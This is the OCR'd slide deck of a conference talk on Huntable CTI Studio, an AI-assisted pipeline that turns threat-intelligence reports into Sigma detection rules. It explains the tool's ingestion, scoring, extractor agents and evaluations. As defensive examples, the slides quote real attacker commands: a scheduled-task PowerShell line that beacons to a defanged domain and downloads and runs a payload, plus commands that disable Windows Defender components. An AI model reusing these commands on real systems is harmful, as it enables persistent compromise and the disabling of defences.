RVASec 2026 // June 10

From OSINT to Detection

Building an Agentic CTI Pipeline

Reports → Rules …in record time with

Huntable CTI Studio

Andrew Skatoff

Cybersecurity Engineer · Security Operations Manager · Incident Response Leader

CISSP · GCTD · GCFA · GREM · GDAT · GNFA

```
$ CTI-reports --rank --filter --extract --create-rules --deduplicate --polish --deploy
```

ABOUT ME

Who Am I?

Andrew Skatoff
Richmond, VA,
circa 1995

20+ Years
DFIR, Cyber, Threat Hunting

IR Commander
Sr. Mgr, National IR / Security Operations

Huntable CTI Studio
Built it after years of manual CTI /Threat Hunting work

Outside Work
Husband, dad, outdoors, music

All content, code and views expressed are my own and do not necessarily reflect the views of my employer.

THE PROBLEM

Thousands of Reports. Mostly Noise.

Volume

Thousands of CTI reports monthly across RSS feeds, blogs, and vendor reports

Noise

Most are vendor marketing, patch advisories, or IOC dumps with minimal hunting value

Manual Extraction

The good ones still require an analyst to manually pull out detectable behaviors

No Pipeline

No automated path from article to Sigma rule — just copy/paste and tribal knowledge

THE WORK

One Line. A Whole Kill Chain.

One command line. Four observables — and the hunter supplies every bit of meaning.

1 High Signal Article Selected

2 High Signal Chunks Selected

High Signal Chunk extracted

From a real report — one line:

```
"C:\Windows\System32\conhost.exe"
--headless cmd /c ping
localhost > nul  &  schtasks
/create /tn "MSTaskUI" /f /sc
minute /mo 16 /tr "conhost --
headless powershell -WindowStyle
Minimized irm
utizviewstation[.]com/sdf.php?
fv=$env:COMPUTER
NAME*$env:USERNAME -OutFile C:
\Users\public\documents\vfc.cc;
Get-Content vfc.cc | cmd"
```

chain: conhost → cmd → schtasks → powershell → cmd

3 translate

Hunter Knowledge Applied

HIDDEN EXECUTION conhost --headless — a console with no visible window.

PERSISTENCE schtasks "MSTaskUI" re-fires every 16 min. Survives reboot.

BEACON irm leaks the hostname + username to a sketchy domain.

DOWNLOAD & RUN Get-Content | cmd downloads a payload and runs it.

None of this is written down. It's all in the hunter's head — and it doesn't scale.

INTRODUCTION

Huntable CTI Studio

So we built the workbench for that judgment. An AI-assisted workbench that turns CTI into novel Sigma rules you can validate, review, and deploy.

Docker

- Web: FastAPI
- Postgres+ pgvector
- Messaging: Redis
- Tasks: Celery
- Orch: LangGraph

CURRENT LLM MODELS SUPPORTED

Anthropic · OpenAI *(cloud)* | LM Studio *(local)*

Guiding Principles

Six principles across extraction, orchestration, and governance.

01 **Configurable, not prescriptive**
Tune the system to the observables you care about

02 **Literal extraction, fail closed**
Verbatim only. Empty beats fabricated.

03 **Deterministic agent contracts**
Hard schemas, narrow agents, strict gates.

04 **Purpose Built Agents**
Six narrow extractors. One job per agent. Debuggability.


05 **Human at the final gate**
Bounded autonomy. Nothing auto-ships.

06 **Auditable by Design**
Evidence, Langfuse spans, trace bundles, ai-assisted diagnoses.

Sources: Monitoring for New Threat Intel

Huntable CTI Studio

AI-assisted workbench for detection engineers and threat hunters that helps turn cyber threat intelligence (CTI) into novel Sigma rules you can validate, review, and deploy.



THE DFIR REPORT

sekoia | blog

PICUS

CROWDSTRIKE

CISCO TALOS

UNIT 42® BY PALO ALTO NETWORKS

HUNTRESS

elastic security labs

Microsoft | Security

Ctrl-Alt-Intel

GROUP-IB

Ingest

What is a Source?

A threat-intelligence publication (blog, RSS feed, or research site) the system monitors on a schedule.

Config Elements

FIELD
identifier
url / rss_url
check_frequency
lookback_days
active

Ingestion Modes

- **RSS Only**
  Parse feed; no page scraping.
- **Scrape Only**
  Crawl the HTML listing page.
- **Hybrid**
  Try RSS; fall back to scraping.
- **Playwright**
  Headless Chromium for JS-rendered.

Claude skills to assist in creating new sources and troubleshooting existing.
.claude/skills/add-source .claude/skills/heal-source

Manual Ingestion

PDF Upload

Upload a threat report PDF — extracted and injected as an article.

URL Submit


Paste a single article URL into the UI to scrape and ingest on demand.

Browser Extension

Chrome extension — one-click send open tab to CTI Studio for analysis.

Huntable CTI Studio

AI-assisted workbench for detection engineers and threat hunters that helps turn cyber threat intelligence (CTI) into novel Sigma rules you can validate, review, and deploy.



SCORING & FILTERING

Regex Hunt Score - Key Word Categories

Perfect Discriminators	92 patterns 75 pts	rundll32, sptth, FromBase64String, hklm, lsass.exe
LOLBAS Executables	239 patterns 10 pts	certutil, bitsadmin, mshta, regsvr32
Intelligence Indicators	56 patterns 10 pts	APT, threat actor, campaign, ransomware, Lazarus
Good Discriminators	89 patterns 5 pts	.bat, .ps1, c:\windows\, currentversion
Negative Indicators	25 patterns -15 pts	what is, how to, best practices, free trial

1. **50% Geometric Decay**
   Each additional match in a category contributes 50% less
2. **Per-Category Caps**
   Max point ceilings per group
   75/10/10/5 | -15
3. **0–100 range**
   Final = max(0, min(100, sum of all categories))

```
Final = max(0, min(100, perfect + lolbas + intel + good − negative))
```

SCORING & FILTERING

The Junk Filter — Why It Matters

Token Context Window Limits

Junk inflates context length, on smaller models with hard token limits, pushing critical details past the cutoff entirely

Signal / Noise Degradation

Non-huntable tokens dilute the feature-dense signal the model needs to ground its outputs

Distribution Shift

Marketing/boilerplate pulls model output toward patterns from that register, not threat intel

Why filter before the LLM? — every junk token costs money, time, attention, and accuracy

SCORING & FILTERING

Junk Filter Implementation — ML Content Filtering

HYBRID APPROACH

Perfect Discriminator Protection

- Always keep the chunk — override ML

ELSE ▼

RandomForest ML Classifier

- 20 features per chunk
- Trained on 800 hand picked samples
- Keep chunks with confidence between 0.5 — 0.8 (configurable)

Chunking Strategy

~1,000 chars / 200 overlap

Sentence-boundary aware splitting

Chunk Visualization

DEMO

— WALKTHROUGH —

ANNOTATION SYSTEM &
JUNK FILTER TUNING

INGESTION HEALTH

94.6% UPTIME

SOURCE HEALTH
Nominal

Total Sources	39
Avg Response	1.42s

ARTICLE VOLUME

FAILING SOURCES


Sekoia.io Threat Research & Intelligence	×64	2026-05-26
Splunk Security Blog	×155	2026-05-07

INTELLIGENCE FEED HIGH-SCORE

Malicious Payload in ai-sdk-ollama npm Package | Blog | Endor Labs	57.2
Espionage Campaign Targeted Stock Exchange Executive for Five Months	88.1
Impersonation, Click Hijacking, and TDS: Inside a Malware Distribution Ecosystem	87.2
Argamal: Malware hidden in hentai games	60

Huntable CTI Studio

AI-assisted workbench for detection engineers and threat hunters that helps turn cyber threat intelligence (CTI) into novel Sigma rules you can validate, review, and deploy.



Six+ Extractor Agents

Command Lines

rundll32.exe, certutil -urlcache, PowerShell download cradles

Process Trees

winword.exe → cmd.exe → powershell.exe execution chains

Registry Artifacts

Run/RunOnce persistence keys, IFEO debugger entries

Services

Malicious service creation, DLL sideloading via service binaries

Scheduled Tasks

Persistence via schtasks.exe, XML task definitions

Hunt Queries

KQL/SPL-style queries derived from article context

Each type maps to a dedicated extraction sub-agent in the pipeline

THE AGENTIC PIPELINE

Why Large Language Models?

Not All Behavior is Extractable with Deterministic Tools

deterministic tools break down

□ REGEX/NER OK	1. outlook.exe → powershell.exe with encoded commands
□ REGEX/NER OK	2. svchost.exe spawned powershell.exe with encoded commands
□ CONFIDENTLY WRONG	3. winword.exe executed rundll32.dll
⚠ NER PARTIAL	4. outlook.exe initiated a child process of wscript.exe
□ NO ENTITIES	5. a compromised browser process triggered a secondary process
□ WRONG EVENT	6. malware injected into Office apps to run scripts

Regex and NER match form. Only meaning tells you which of these is real.

THE AGENTIC PIPELINE

Why Prompts Must Be Surgical

Same article. Same agent. Two prompts.

✗ Vague Instruction Prompt

"Extract any command lines from this article."

↓ What the agent returns:

✗ "bcdedit" (flags stripped)

✗ "the attacker ran PowerShell"

✗ "a registry modification command"

✓ Specific Instruction Prompt

1. *Extract only commands that appear verbatim.*
2. *Exclude natural language descriptions.*
3. *Include all flags and arguments as written.*

↓ What the agent returns:

✓ "bcdedit /set {current} disable elamdrivers yes"

✓ "sc delete Sense"

✓ "reg add "HKLM\...\SpyNet" /v "SubmitSamplesConsent" /d "0""

The fix — an Agent Contract pins down Scope · Boundaries · Schema · Traceability

CmdLineExtract — Contract

Single-line, verbatim Windows commands with detection value.

FIDELITY — Preserve exactly

Preserve casing, spacing, quoting, and paths exactly — no normalization. Strip only a cmd.exe /c or /k wrapper; PowerShell is never stripped.

DETECTION GATE — Must be observable

Must be observable in Sysmon EID 1, Security 4688, or EDR CommandLine. No detection value → skip. Not owned by a sibling extractor. Deduplicate.

✓ EXTRACT — Positive scope

Verbatim, single physical line. First token is a Windows exe / shell / built-in / LOLBin, plus ≥1 real argument, flag, pipe, or chain.

✗ SKIP — Negative scope

Placeholders, multi-line, wrapped commands, anything inside source code or detection logic (Sigma/ KQL/SPL/YARA), and defensive guidance.


Category	Section	Lines
What to extract	Positive extraction scope	45
	Negative extraction scope	17
	Detection relevance gate	9
	Multi-line handling	6
	Edge cases + examples matrix	25
Context	Role / purpose / architecture context	~30
	Verification checklist	13

huntable.io/contracts

DEMO

— WALKTHROUGH —

AGENT CONFIGS


Huntable CTI Studio
Home
Articles
Sources
MLOps
Agents
Diags
Settings
Dashboard / Agents
Agents
Configuration
Executions
SIGMA Queue
Agent Evals
PIPELINE
0
OS Detection
os-detect
1
Junk Filter
threshold
2
Rank Agent
rank-agent
3
Extract Agent
supervisor
4
STEP 0
OS Detection
OS Detection Model
Embedding Model
CTI-BERT
Target Operating Systems
Windows
Linux
MacOS
Network
Other
All
Only Windows enabled currently
STEP 1
Junk Filter
threshold
STEP 2
Rank Agent
Disabled
rank-agent · threshold
STEP 3
Extract Agent
Supervisor
supervisor · sub-agents

THE AGENTIC PIPELINE

Extractor Agent Evals

Eval bundles with ground truth for each agent type

Measures drift:

did a model/prompt change improve extraction or break it?


Same Articles → Model A + Prompt v1 → Model B + Prompt v2 → Compare

MAE	PERFECT MATCHES	NET CHANGE (ABS ERR)
v4168: 5.0000 → v4202: 4.3077 (down)	v4168: 3 (10.0%) → v4202: 1 (7.7%)	−3.50 (+6.50 / −10)

Article	Expected	v4168	v4202	Change
TeamCity Intrusion Saga: APT29 Suspected Among the Attack...	12	0 (−12) #2877 n=3	6 (−6) #3058	better +6
The Commented Kill Chain: Why Old Ransomware Playbooks Ne...	22	6 (−16) #2881 n=3	5 (−17) #3062	worse −3.33
The Bitter End: Unraveling Eight Years of Espionage Antic...	4	5 (+1) #2876 n=3	7 (+3) #3057	worse −2.67

Huntable CTI Studio

AI-assisted workbench for detection engineers and threat hunters that helps turn cyber threat intelligence (CTI) into novel Sigma rules you can validate, review, and deploy.



A Sigma Primer

Write detection logic once → convert to Splunk, Elastic, Sentinel, QRadar, and more

YAML-Based Format

Generic, vendor-neutral detection rule format

Write Once, Convert Many

Logic → log source mapping → backend syntax

Generic Categories

process_creation, not hardcoded Event IDs

Value Modifiers

|contains, |all, |re, |base64 for expressive patterns


example.yml

```yaml
title: Certutil Download
logsource:
  category: process_creation
detection:
  selection:
    Image|endswith: certutil.exe
    CommandLine|contains:
      - urlcache
      - split
  condition: selection
```

If you can describe it in logs, you can codify it in Sigma

SIGMA GENERATION & SIMILARITY SEARCH

Sigma Generation Steps — Automated / Human-Steered



✓ **UPSTREAM GUARANTEE** — The pipeline runs automatically; the queue lets a human re-run any step on demand. Human decisions gate every submission.

SIGMA GENERATION · SIMILARITY SEARCH

Sigma Similarity Service

Don't generate a Sigma rule that already exists under a different title

STAGE 0 · EXACT-HASH CHECK canonical fingerprint match → instant DUPLICATE, -> STOP

```
Hash = normalized logsource (product+ category) + atomized detection + condition logic,
```

STAGE 1 · CANDIDATE RETRIEVAL

SQL pre-filter

- Returns *every* rule in the same telemetry class
- - process_creation
- - registry_event
- - etc.

